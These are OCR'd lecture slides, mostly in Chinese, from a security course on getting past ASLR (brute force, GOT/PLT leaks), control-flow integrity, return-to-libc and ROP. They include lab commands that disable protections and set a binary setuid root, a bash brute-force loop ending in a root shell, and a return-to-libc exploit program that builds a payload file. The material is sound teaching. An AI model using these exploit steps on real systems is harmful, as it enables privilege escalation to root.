PIC position independent code

PIE

```c
#include <stdlib.h>
#include <stdio.h>
void *getEIP() {
  return __builtin_return_address(0)-0x5;
}
int main(int argc, char** argv) {
  printf("EIP located at: %p\n", getEIP());
  return 0;
}
```

gcc -fPIE

http://www.openbsd.org/papers/nycbsdcon08-pie/mgp00001.html

绕过 ASLR

- Brute force
- 内存泄露，GOT/PLT

Brute force问题

32位Linux系统：

栈，19 bits，地址空间$2^{19} = 524288$

Brute force方法

Brute force

1. 打开地址随机化

```
% sudo sysctl -w kernel.randomize_va_space=2
```

2. 编译

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
```

Brute force

3. 运行多次vulnerable程序： source aslr_defeat.sh

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

```
......
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#     ← Got the root shell!
```


GOT/PLT

```
int main() {
  printf("This is the first call!\n");
  printf("This is the second call!\n");
  exit(0);
  return 1;
}
```

Procedure Linkage Table

Global Offset Table

GOT/PLT



The Global Offset Table (or GOT) is a section inside of programs that holds addresses of functions that are dynamically linked.

Before a functions address has been resolved, the GOT points to an entry in the Procedure Linkage Table (PLT).
This is a small "stub" function which is responsible for calling the dynamic linker with (effectively) the name of the function that should be resolved.

https://nuc13us.wordpress.com/2015/12/25/hack-using-global-offset-table/

GOT/PLT


```
int main()
{
```

```
0x80482be <printf@plt+6>:        push   $0x10
0x80482c3 <printf@plt+11>:       jmp    0x8048288

0x8048288:       pushl  0x80495a8
0x804828e:       jmp    *0x80495ac

0x80495ac <_GLOBAL_OFFSET_TABLE_+8>:     0x003874c0

0x3874c0 <_dl_runtime_resolve>: push   %eax
```

Function name	Address in libc
printf()	0x00146e10
exit()	0x00147f23

GOT

- **问题?**
  - write -> 控制流劫持
  - read -> 内存泄露



Control Flow Integrity


- **检查每一个间接跳转**
  - 函数返回
  - 函数指针
  - 虚拟方法
- **优点:**
  - 无需修改代码
  - 更多的漏洞利用保护
- **缺点:**
  - 性能损失
  - 需要更好的编译器
  - 需要所有的代码

大纲

- 控制流劫持攻击
- 防御方法简介
- Return to libc
- ROP


Return to libc

- 劫持控制流使控制流指向libc中的系统函数，因此不需要插入shellcode代码



Return to libc

- 劫持控制流使控制流指向libc中的系统函数，因此不需要插入shellcode代码



- 攻击者不能执行插入到数据段的代码
- 攻击者基于libc中的代码片段进行攻击

Return to libc攻击概述

Task A : 查找 `system()` 的地址

- ✓ 用system() 的地址覆盖返回地址

Task B : 查找 “/bin/sh” 字符串的地址

- ✓ 从system()运行命令“/bin/sh”

Task C : 为`system()` 构造参数

- ✓ 在栈中查找位置以放置“/bin/sh” 地址（system()的参数）

Return to libc 举例

环境设置:

保护措施:

- 不可执行栈: 打开;
- StackGuard: 关闭;
- 地址随机化: 关闭

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
```

设置程序文件的owner设置为root，并设置suid 位

```
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Task A :查找`system()`的地址

- ✓ 使用gdb调试程序
- ✓ 打印`system()`和 `exit()`的地址

```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

Task B :查找 “/bin/sh” 字符串的地址

导出名为“MYSHELL”的值为“/bin/sh”的环境变量

↓

MYSHELL作为一个环境变量传递给被攻击的程序，该变量存储在栈中

↓

查找该变量的地址

Task B :查找 “/bin/sh” 字符串的地址

```
#include <stdio.h>

int main()
{
   char *shell = (char *)getenv("MYSHELL");

   if(shell){
      printf("  Value:   %s\n",   shell);
      printf("  Address: %x\n", (unsigned int)shell);
   }

   return 1;
}
```

显示环境变量地址的代码

```
$ gcc envaddr.c -o env55
$ export MYSHELL="/bin/sh"
$ ./env55
  Value:   /bin/sh
  Address: bffffe8c
```


导出“MYSHELL”环境变量，并执行代码

其它方法?

Task C : system() 的参数

- system() 的参数需要放在栈上
- 与ebp的相对位置，可以用作参数访问

在ret到system() 之后，需要知道ebp的确切位置，这样可以将参数放在ebp + 8




system() 函数的栈帧

Task C : `system()` 的参数

Function Prologue

```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
```

esp : Stack pointer
ebp : Frame Pointer




Task C : `system()`的参数

Function Epilogue

```
movl   %ebp, %esp
popl   %ebp
ret
```

esp : Stack pointer
ebp : Frame Pointer



Function Prologue 和Epilogue 举例

```
void foo(int x) {
    int a;
    a = x;
}

void bar() {
    int b = 5;
    foo (b);
}
```


```
$ gcc -S prog.c
$ cat prog.s
// some instructions omitted
foo:
        pushl %ebp
  1     movl %esp, %ebp
        subl $16, %esp
        movl    8(%ebp), %eax
        movl    %eax, -4(%ebp)
  2     leave
        ret
```

1 **Function prologue**

2 **Function epilogue**


8(%ebp) ⇒ %ebp + 8

如何查找system()的参数地址?



- 为了找到system() 参数，我们需要了解ebp和esp寄存器如何随函数调用而改变
- 在返回地址被修改和使用系统参数之间，vul_func() 返回并且system() 序言开始

理解system()参数



(a) inside vul_func()

(b) right after return from vul_func(): after running its function epilogue

(c) inside system(): after running its function prologue

理解system()参数

```
movl  %ebp, %esp
popl  %ebp
ret
```

Return address is changed to system() address

ebp is replaced by esp after vul_func() epilogue

Jump to system()

system() prologue is executed

ebp is set to current value of esp

"/bin/sh" is stored in ebp+8

Check the memory map

```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
```

ebp + 4被视为 system()的返回地址。
可以将 exit()函数的地址放置于此，以便在 system() 返回时exit()被调用 ，从而程序不会崩溃

恶意代码

```
// ret_to_libc_exploit.c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[200];
  FILE *badfile;

  memset(buf, 0xaa, 200); // fill the buffer with non-zeros

  *(long *) &buf[70] = 0xbffffe8c ;   //  The address of "/bin/sh"
  *(long *) &buf[66] = 0xb7e52fb0 ;   //  The address of exit()
  *(long *) &buf[62] = 0xb7e5f430 ;   //  The address of system()

  badfile = fopen("./badfile", "w");
  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

ebp + 12

ebp + 8

ebp + 4

Vul_func的ebp

大纲

- 控制流劫持攻击
- 防御方法简介
- Return to libc
- ROP

The Return-oriented programming

足够大的程序代码

执行任意的攻击计算和行为，
不需要注入代码

(防御: control-flow integrity)


[Shacham 2007 for x86]

Return-oriented programming

- 提出:
  - The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86), CCS'07
- 思想:
  - Rather than use a single (libc) function to run your shellcode, **string together pieces of existing code, called *gadgets***, to do it instead
- 挑战
  - Find the gadgets
  - String them together

